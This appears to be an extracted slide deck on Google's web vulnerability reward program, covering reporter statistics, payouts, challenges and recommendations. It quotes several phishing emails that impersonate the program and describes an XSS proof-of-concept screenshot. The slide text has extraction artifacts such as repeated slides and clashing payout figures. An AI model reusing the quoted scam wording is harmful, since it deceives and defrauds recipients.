


Google Web :: results :: people

Are they new or old finders?



Google Web :: results :: people



Google Web :: results :: people



- top **20%** of people are responsible for how many bugs?


Google Web :: results :: people



- top **20%** of people are responsible for how many bugs?


~80%

Google Web :: results :: \$\$



- How much have we paid?

Google Web :: results :: \$\$



- How much have we paid?

4,388,978

Google Web :: results :: \$\$

- How much have we paid?

¥4,388,978




Google Web :: results :: \$\$

- how much have we paid?

\$704,909.50



Google Web :: results :: \$\$



**URGENT
GOOGLE MANAGEMENT**

**CONFIDENTIAL
FOR HIGH OFFICIAL
OFFICE READ ONLY**

Google Web :: results :: \$\$

<http://s3.amazonaws.com/adrollo-custom-images/>




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼ <Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
  <RequestId>99BDBCAA90BD235A</RequestId>
  ▼ <HostId>
    vsA0yY8jb0ajmhLCa1JeK7vqDUNcDtpXZwpHRkPpKuDBGmlb7yT2fLQD+8zZ2AtK
  </HostId>
</Error>
```

Google Web :: results :: \$\$

Paid per month



Google Web :: results :: what



- what have we paid for?
 - About 50/50 In terms of sensitive apps and non-sensitive apps.
 - more in non-google.com domains

Google Web :: results :: what

The image shows a Google+ profile page with a broken image placeholder. A modal dialog box is open, displaying a warning message in German: "Die Seite auf https://plus.google.com meldet: 1". The dialog has "Abbrechen" and "OK" buttons. Below the dialog, the developer console is open, showing the following HTML code:

```
<div>  
  <div class="cM">  
    <div class="nxH7jf jowGdf">  
        
      's albums'  
      <span class="vuriGe UD5nd"></span>  
    </div>  
  </div>  
</div>
```

Google Web :: results :: Charity

\$25,825



Google Web :: challenges

- low quality reports looking for cash
- dealing with unsavory characters
- some people dislike \$\$ for vulns
- resources to triage and administer
- addition to the "not a bug" argument

Google Web :: challenges



Hello,

Thanks for the email! Unfortunately, your report is a duplicate of an existing issue. Since we already have a bug report on file, it isn't eligible for a reward.

"actually this is cheating are you providing me other reporter details or any proof? "

Google Web :: challenges



Subject: Google Reward

From: vulnerabilityreward2012@gmail.com

To: <undisclosed>

Body: Straight Phishing!

Google Web :: challenges

Your account @(mail.google.com)was recorded to have Automatically sent a "Typical XSS" vulnerability bug report to the Google Security Team

Your account @(mail.google.com)was recorded to have Automatically sent a "Typical XSS" vulnerability bug report to the Google Security Team

The reward panel reward,inoder to get your the fulldetails of y robot operated mailbox.Type in today's date to vulnerabilityrewards2012@gmail.comAnd issue rewards to individuals who are on sar (Syria)depending on your country of residen yourReward depending on your local law.This is not a competition, but rather an experimental and discretionary program. You should understand that we cancel the program at any time, and the decision as to whether or notto pay a reward has to be entirely at our discretion.Of course, your testing must not violate any law, or disrupt orcompromise any data that is not your own.Please don't reply thismessage if you're not the owner of this accountTo learn more about the Google Vulnerability Reward Program,click onthe link below or copy and past on browser tab.<http://www.google.com/about/company/rewardprogram.html>

Google Web :: challenges

Your account @(mail.google.com) was recorded to have Automatically sent a "Typical XSS" vulnerability bug report to the Google Security Team. The reward panel found the report eligible for a reward, you've been selected as a recipient of a reward, in order to get your the full details of your Reward including procedure for the payment. We need to verify that this not a robot operated mailbox. Type in to vulnerabilityrewards2012@google.com to issue rewards to individuals who (North Korea, Sudan and Syria) depending on your country. Your Reward depending on your program. You should understand that a reward has to be entirely at our discretion. That is not your own. Please don't disclose the details of the Vulnerability Reward Program, click on the link in the tab. <http://www.google.com/about>

you've been selected as a recipient of a reward, in order to get your the full details of your Reward including procedure for the payment. We need to verify that this not a robot operated mailbox.

Google Web :: challenges

Your account @(mail.google.com) was recorded to have Automatically sent a "Typical XSS" vulnerability bug report to the Google Security Team. The reward panel found the report eligible for a reward, you've been selected as a recipient of a reward, in order to get your full details of your Reward including procedure for the payment. We need to verify that this is not a robot-operated mailbox. Type in today's date correctly in the format mm/dd/yyyy in the reply box and send back to vulnerabilityrewards2012@gmail.com. Any delay in reply may attract further security protocols... please note: We are unable to issue rewards to individuals who are on sanctions lists, or who are in countries (e.g. Cuba, Iran, North Korea, Sudan and Syria) depending on your country of residence and citizenship. There may be additional restrictions on your ability to receive your Reward depending on your local law. This is not a competition, but rather an experimental and discretionary rewards program. You should understand that we can cancel the program at any time, and the decision as to whether or not to pay a reward has to be entirely at our discretion. Of course, your testing must not violate any law, or disrupt or compromise any data that is not your own. Please don't reply to this message if you're not the owner of this account. To learn more about the Google Vulnerability Rewards program, visit <http://www.google.com/vulnerabilityrewards>.

Any delay in reply may
attract further security
protocols...

Agenda



- History
- Google Web
- Recommendations
- Conclusion

Recommendations

- love bugs
- run a tight ship
- remain respectful
- get your resources sorted
 - 1000% increase first 2 weeks
 - 400-500% after
- buy-in from the bug fixers

Recommendations (cont.)

- pay for bugs in dev, test, beta, etc
- proactively communicate common "non-issues"
- start small
- think global
 - language translation
 - PR
- look after the best

Agenda



- History
- Google Web
- Recommendations
- **Conclusion**

Conclusion



- Has it been a success for Google?
 - Yes!
- Should you submit to our VRP?
 - YES!

Questions...

